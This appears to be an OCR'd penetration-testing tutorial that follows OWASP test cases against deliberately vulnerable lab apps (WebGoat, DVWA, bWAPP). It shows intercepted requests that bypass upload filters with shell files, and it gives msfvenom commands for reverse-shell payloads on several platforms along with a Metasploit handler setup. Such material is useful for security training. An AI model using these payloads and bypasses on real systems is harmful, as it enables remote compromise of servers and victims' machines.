Field5: simple zip code (^d{5}\$)

Field6: zip with optional dash four (^d{5}(-d{4})?)

Field7: US phone number with or without dashes (^{2-9}d{2}-?d{3}-?d{4}\$)

3221	http://192.168.222.136	POST	/WebGoat/attack?Screen=17&menu=17	✓	✓	200	33386	HTML	Bypass Client Side Java...	192.168.222.136
3225	http://192.168.222.136	GET	/WebGoat/javascript/menu_system.js		304	230	script	js		192.168.222.136

```
Original request | Edited request | Response
Raw Params Headers Hex

Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=17&menu=1700
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Cookie: dbe-portrait=grabit=0..1..2..3..4..5..6..advancedstuff=0..1..2..; security_level=0; remember_token=Stu73BrvdLcPfSvaD7x4g; PHPSESSID=d25695pologCbj38hrm35lrgbo; Server=b3dhc3B1d2E; acoepndivs=swinglets,jototo.phpbb2,redmine; acguptwopersistent=nada; raltsqlpatch_version=BahB0E1BD3M1c3NpHfSw0G0g2F8h1zTg32j0OMM5MjydbJ8mB2mMaYj1LNq0WYjE32DYZCmW4BjzAVRk1EP9j3JmK3BvraCVnBjsABkhiMUVBPM9tMCpud1RJcmdRNyJyMxD5Tj4CSnJV78x4bmhWM02vaXIOamQzWMSB; sARq13D4...-bc1525ebeb5497b1cdedabdc4af1828; JSESSIONID=8EC9CF8EB852CDFF93D20A9D3BE7FF1
Authorization: Basic dGV2Z2ShdP0z3WnbhC0
Connection: close
Upgrade-Insecure-Requests: 1

field1=abc&field2=123&field3=abc+123+ABC&field4=seven&field5=90210&field6=90210-1111&field7=301-604-4882
```

3221	http://192.168.222.136	POST	/WebGoat/attack?Screen=17&menu=17... /WebGoat/javascript/menu_system.js	✓	✓	200	33386	HTML	Bypass Client Side Java...	192.168.222.136
3225	http://192.168.222.136	GET	/WebGoat/javascript/menu_system.js		304	230	script	js		192.168.222.136

Solution Videos

Restart this Lesson

This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. **You must break all 7 validators at the same time.**

*
Server side validation violation: You succeeded for Field1.
Server side validation violation: You succeeded for Field2.
Server side validation violation: You succeeded forField3.
Server side validation violation: You succeeded forField4.
Server side validation violation: You succeeded forField5.
Server side validation violation: You succeeded forField6.
Server side validation violation: You succeeded forField7.
* Congratulations. You have successfully completed this lesson.

Field1: exactly three lowercase characters(^[a-z]{3}\$)
abc1123123213

Field2: exactly three digits(^[0-9]{3}\$)
123aaaaaaaaaaa

Field3: letters, numbers, and space only(^[a-zA-Z0-9]*\$)
abc 123 AB
2340182304980218348\$\$\$\$\$C

localhost ▶ mutillidae ▶ accounts

Browse **Structure** **SQL** **Search** **Insert** **Export** **Import** **Operations** **Empty** **Drop**

Showing rows 0 - 18 (19 total, Query took 0.0159 sec)

SELECT * FROM `accounts` LIMIT 0 , 20

Show : 30 row(s) starting from record # 0
in horizontal mode and repeat headers after 100 cells

Sort by key: None

+ Options

	cid	username	password	mysignature	is_admin
<input type="checkbox"/>	1	admin	admin	Monkey!	TRUE
<input type="checkbox"/>	2	adrian	somepassword	Zombie Films Rock!	TRUE
<input type="checkbox"/>	3	john	monkey	I like the smell of confunk	FALSE
<input type="checkbox"/>	4	jeremy	password	d1373 1337 speak	FALSE

Refer

- All Input Validation test cases

4. Test for Process Timing

How to Test

- Review the project documentation and use exploratory testing looking for application/system functionality that may be impacted by time. Such as execution time or actions that help users predict a future outcome or allow one to circumvent any part of the business logic or workflow
- Develop and execute the misuse cases ensuring that attackers can not gain an advantage based on any timing

Refer

- Testing for Cookies attributes
- Test Session Timeout

5. Test Defense Against Application Misuse

The misuse and invalid use of valid functionality can identify attacks attempting to enumerate the web application, identify weaknesses, and exploit vulnerabilities.

How to test

- All other test cases are relevant

6. Test Upload of Unexpected File Types


Many application's business processes allow for the upload and manipulation of data that is submitted via files.

How to Test


- Review the project documentation and performsome exploratory testing looking for file types that should be "unsupported" by the application/system.
- Try to upload these "unsupported" files an verify that it are properly rejected.
- If multiple files can be uploaded at once, there must be tests in place to verify that each file is properly evaluated.
- Study the applications logical requirements.
- Prepare a library of files that are "not approved" for upload that may contain files such as: jsp, exe, or html files containing script.
- In the application navigate to the file submission or upload mechanism.
- Submit the "not approved" file for upload and verify that they are properly prevented from uploading.

Test Example

- Basic file upload




The screenshot shows the DVWA File Upload page at <http://192.168.222.136/dvwa/vulnerabilities/upload/>. A file named "1shell.php" has been selected for upload, and the "Upload" button is visible.



The screenshot shows the DVWA File Upload page at <http://192.168.222.136/dvwa/vulnerabilities/upload/#>. The message ".../..../hackable/uploads/1shell.php successfully uploaded!" is displayed in red, indicating the file was uploaded successfully.


```
root@owaspbwa:~# cd /var/www/dvwa/
dom-xss-example.html  dvwa/
root@owaspbwa:~# cd /var/www/dvwa/
root@owaspbwa:/var/www/dvwa# ls
about.php      dvwa          index.php        php.ini       vulnerabilities
CHANGELOG.md   external       instructions.php README.md
config         favicon.ico    login.php       robots.txt
COPYING.txt    hackable      logout.php     security.php
docs           ids_log.php   phpinfo.php  setup.php
root@owaspbwa:/var/www/dvwa# cd hackable/
root@owaspbwa:/var/www/dvwa/hackable# ls
uploads  users
root@owaspbwa:/var/www/dvwa/hackable# cd uploads/
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads#
```

The screenshot shows the DVWA browser interface with the address bar set to <http://192.168.222.136/dvwa/hackable/>. The sidebar shows the "uploads" folder contains "1shell.php" and "dvwa_email.png".

manhnho

- Double Extension Injection Technique

192.168.222.136/dvwa/vulnerabilities/upload/ ... Search

DVWA

Vulnerability: File Upload

Choose an image to upload:
 2shell.php

Home
Instructions
Setup
Brute Force
Command Execution

102 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ 200 5214 HTML Damn Vulnerable Web A...

Request Response
Raw Params Headers Hex

-----491299511942
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----491299511942
Content-Disposition: form-data; name="uploaded"; filename="2shell.php"
Content-Type: application/octet-stream

Manhnho


-----491299511942
Content-Disposition: form-data; name="Upload"

102 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ 200 5214 HTML Damn Vulnerable Web A...

Request Response
Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 03:15:48 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4700
Connection: close
Content-Type: text/html; charset=utf-8

<pre>Your image was not uploaded.</pre>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">



The screenshot shows the DVWA File Upload page. On the left, there's a sidebar with links: Home, Instructions, Setup, Brute Force, and Command Execution. The main area has a title 'Vulnerability: File Upload' and a form to choose an image to upload. Below the form is a raw HTTP request and response. The response shows a successful 200 OK status with headers and a body containing a pre-tag and a DOCTYPE declaration. At the bottom, there's a modal dialog titled 'File name' with a text input containing '2shell.php.png' and a 'Rename' button.

```

129 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ ✓ 200 5232 HTML Damn Vulnerable Web A...
Original request Edited request Response
Raw Params Headers Hex
-----98942870323811
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----98942870323811
Content-Disposition: form-data; name="uploaded"; filename="2shell.php.png"
Content-Type: image/png
Manhnho
-----98942870323811
Content-Disposition: form-data; name="Upload"
Upload
-----98942870323811--
129 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ ✓ 200 5232 HTML Damn Vulnerable Web A...
Original request Edited request Response
Raw Params Headers Hex
-----98942870323811
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----98942870323811
Content-Disposition: form-data; name="uploaded"; filename="2shell.php"
Content-Type: image/png
Manhnho
-----98942870323811
Content-Disposition: form-data; name="Upload"
Upload
-----98942870323811--
129 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ ✓ 200 5232 HTML Damn Vulnerable Web A...
Original request Edited request Response
Raw Headers Hex HTML Render
<input type="submit" name="Upload" value="Upload" />
</form>
<pre>.../.../hackable/uploads/2shell.php successfully uploaded!</pre>
</div>
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php 2shell.php 2shell.php_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php 2shell.php 2shell.php_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# _
```

192.168.222.136/dvwa/hackable X +

← → ⌂ ⌄

192.168.222.136/dvwa/hackable/uploads/2shell.php

Manhnho

- Content Type file Upload

192.168.222.136/dvwa/vulnerabilities/upload/

... ⌂ ⌂ ⌂ Search

DVWA

Vulnerability: File Upload

Choose an image to upload:
 2shell.php

Home
 Instructions
 Setup
 Brute Force
 Command Execution

102 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ 200 5214 HTML Damn Vulnerable Web A...

Request Response
 Raw Params Headers Hex

```
--491299511942
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
--491299511942
Content-Disposition: form-data; name="uploaded"; filename="2shell.php"
Content-Type: application/octet-stream
Manhnho
--491299511942
Content-Disposition: form-data; name="Upload"
```

102 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ 200 5214 HTML Damn Vulnerable Web A...

Request Response
 Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 03:15:48 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4700
Connection: close
Content-Type: text/html; charset=utf-8

<pre>Your image was not uploaded.</pre>
</DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

146 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ ✓ 200 5232 HTML Damn Vulnerable Web A...

Original request Edited request Response
 Raw Params Headers Hex

Upgrade-Insecure-Requests: 1
--28253686825547
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
--28253686825547
Content-Disposition: form-data; name="uploaded"; filename="3shell.php"
Content-Type: application/octet-stream
<?php Manhnho ?>
--28253686825547
Content-Disposition: form-data; name="Upload"

Upload
--28253686825547--

```

146 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ ✓ 200 5232 HTML Damn Vulnerable Web A...
Original request Edited request Response
Raw Params Headers Hex
-----28253686825547
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----28253686825547
Content-Disposition: form-data; name="uploaded"; filename="3shell.php"
Content-Type: image/png
<?php Manhnho ?>
-----28253686825547
Content-Disposition: form-data; name="Upload"
Upload
-----28253686825547--
```

Raw Headers HTML Render

```

<input type="submit" name="Upload" value="Upload" />
</form>
<pre>.../.../hackable/uploads/3shell.php succesfully uploaded!</pre>
</div>
```

root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php 2shell.php dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads#
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php 2shell.php 3shell.php dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# _

- Null byte Injection

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.222.136:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```

POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=-----276443266232757
Content-Length: 420
Cookie: security=low; dbx-postmeta[grabit]=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2,-; security_level=0; remember_token=Stu37BrvdLCCpFSwad7x4g; PHPSESSID=28or2sn1t5037rlcrg5giju80; acgroupids=swingset,jotto,phpb2,redmine; acgroupwithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
-----276443266232757
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----276443266232757
Content-Disposition: form-data; name="uploaded"; filename="4shell.php.png"
Content-Type: image/png
Manhnho
-----276443266232757
Content-Disposition: form-data; name="Upload"
Upload
-----276443266232757--
```

Request to http://192.168.222.136:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
POST /dwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dwa/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=-----276443266232757
Content-Length: 420
Cookie: security_low; dbx-postmeta=grabit=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2,-; security_level=0; remember_token=Stu37BrvdLCoPfSwaD7x4g; PHPSESSID=28or2snt15037rlcreg5giju80;
acopenidids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

-----276443266232757
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----276443266232757
Content-Disposition: form-data; name="uploaded"; filename="4shell.phpD.png"
Content-Type: image/png

Manhnhho
-----276443266232757
Content-Disposition: form-data; name="Upload"

Upload
-----276443266232757--
```

String: D **Convert**

Text:
D

Hex:
44

Hex Spaced:
44

Hex Dashed:
44

Hex Encoded for URL:
%644

39	37	30	34	34	30	34	30	30	34	30	34	37	30	31	30	30	70443266232757
3a	43	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	74	Content-Disposition
3b	69	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	20	ion: form-data;
3c	6e	61	6d	65	3d	22	75	70	6c	6f	61	64	65	64	22	3b	name="uploaded";
3d	20	66	69	6c	65	6e	61	6d	65	3d	22	34	73	68	65	6c	filename="4shell
3e	6c	2e	70	68	70	44	2e	70	6e	67	22	0d	0a	43	6f	6e	.phpD.png"Content-Type: image/png
3f	74	65	6e	74	2d	54	79	70	65	3a	20	69	6d	61	67	65	tent-Type: image
40	2f	70	6e	67	0d	0a	0d	0a	4d	61	6e	68	6e	68	6f	0a	/pngManhnhho
38	2d	32	-----2														
39	37	36	34	34	33	32	36	36	32	33	32	37	35	37	0a	76443266232757	
3a	43	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	74	Content-Disposition
3b	69	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	20	ion: form-data;
3c	6e	61	6d	65	3d	22	75	70	6c	6f	61	64	65	64	22	3b	name="uploaded";
3d	20	66	69	6c	65	6e	61	6d	65	3d	22	34	73	68	65	6c	filename="4shell
3e	6c	2e	70	68	70	00	2e	70	6e	67	22	0d	0a	43	6f	6e	.php.png"Content-Type: image/png
3f	74	65	6e	74	2d	54	79	70	65	3a	20	69	6d	61	67	65	tent-Type: image

Request to http://192.168.222.136:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
POST /dwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dwa/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=-----276443266232757
Content-Length: 420
Cookie: security_low; dbx-postmeta=grabit=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2,-; security_level=0; remember_token=Stu37BrvdLCoPfSwaD7x4g; PHPSESSID=28or2snt15037rlcreg5giju80;
acopenidids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

-----276443266232757
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----276443266232757
Content-Disposition: form-data; name="uploaded"; filename="4shell.phpD.png"
Content-Type: image/png

Manhnhho
-----276443266232757
```

Response from http://192.168.222.136:80/dvwa/vulnerabilities/upload/

Forward Drop Intercept is on Action

Raw Headers Hex HTML Render

```
<br />
<input name="uploaded" type="file" /><br />
<br />
<input type="submit" name="Upload" value="Upload" />
</form>

<pre>.../.../hackable/uploads/4shell.php| successfully uploaded! </pre>

</div>
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  2shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads#
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  2shell.php  3shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads#
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  2shell.php  3shell.php  4shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# _
```

- Blacklisting File Extensions

165	http://192.168.222.136	POST	/bWAPP/unrestricted_file_upload.php	✓	200	11942	HTML	php	bWAPP - Unrestricted Fil...	192.168.222.136
166	http://192.168.222.136	GET	/bWAPP/images/4shell.php3		200	405	text	php3		192.168.222.136

Request Response

Raw Params Headers Hex

Cookies: dbr-postmeta[grabit=0-1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCCPfSvaD7x4g; PHPSESSID=f494p4ljmrhg8ir1fpudi7023; acopenidivids=swingset,jotto,phppbb2,redmine; acgroupswithpersist=nada

Connection: close

Upgrade-Insecure-Requests: 1

-----20037120598723

Content-Disposition: form-data; name="file"; filename="4shell.php3"

Content-Type: application/octet-stream

Manhnho

165	http://192.168.222.136	POST	/bWAPP/unrestricted_file_upload.php	✓	200	11942	HTML	php	bWAPP - Unrestricted Fil...	192.168.222.136
166	http://192.168.222.136	GET	/bWAPP/images/4shell.php3		200	405	text	php3		192.168.222.136

Request Response

Raw Headers Hex HTML Render

```
<br />
The image has been uploaded <a href="images/4shell.php3" target="_blank">here</a>.
</div>
```

 192.168.222.136/bWAPP/image X +

 192.168.222.136/bWAPP/images/4shell.php3

Manhnho

7. Test Upload of Malicious Files

How to Test

- Review the project documentation and use exploratory testing looking at the application/system to identify what constitutes and “malicious” file in your environment
- Develop or acquire a known “malicious” file
- Using the Metasploit payload generation functionality generates a shellcode as a windows executable using the Metasploit “msfvenom” command
- Try to upload the malicious file to the application/system and verify that it is correctly rejected
- Set up the intercepting proxy to capture the “valid” request for an accepted file
- Send an “invalid” request through with a valid/acceptable file extension and see if the request is accepted or rejected

Related Test Cases

- Test File Extensions Handling for Sensitive Information
- Test Upload of Unexpected File Types

Tools

- Metasploit’s payload generation functionality
- Intercept proxy

Test example

Binaries

Linux

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf > shell.elf
```

Windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe
```

Mac

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.macho
```

Web Payloads

PHP

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php  
cat shell.php | pbcopy && echo '<?php' | tr -d '\n' > shell.php && pbpaste >> shell.php
```

ASP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f asp > shell.asp
```

JSP

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp
```

Handlers


Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

```
use exploit/multi/handler
set PAYLOAD <Payload name>
set LHOST <LHOST value>
set LPORT <LPORT value>
set ExitOnSession false
exploit -j -z
```

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.222.154 LPORT=4444 -f exe > /root/Desktop/malicious.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 299 bytes
root@kali:~#

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(handler) > set lhost 192.168.222.154  
lhost => 192.168.222.154  
msf exploit(handler) > set lport 4444  
lport => 4444  
msf exploit(handler) > exploit  
[*] Started reverse handler on 192.168.222.154:4444  
[*] Starting the payload handler...
```

Upload and active malicious file, hacker will gain & remote victim's computer



Client Side Testing

1. Testing for Client Side URL Redirect

This vulnerability occurs when an application accepts untrusted input that contains an URL value without sanitizing it. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.

How to Test

- Spider target site
- Filter sitemap by status code such as 3xx [Redirection]
- Analysis results , modify and scan

Test Example

Screenshot of the ZAP interface showing the contents of the 'zapwave' branch. The 'Spider this branch' option is selected.

Host	Method	URL	Params	Status	Length
http://192.168.222.136	GET	/zapwave/		200	2210
http://192.168.222.136	GET	/zapwave/active/		200	1583
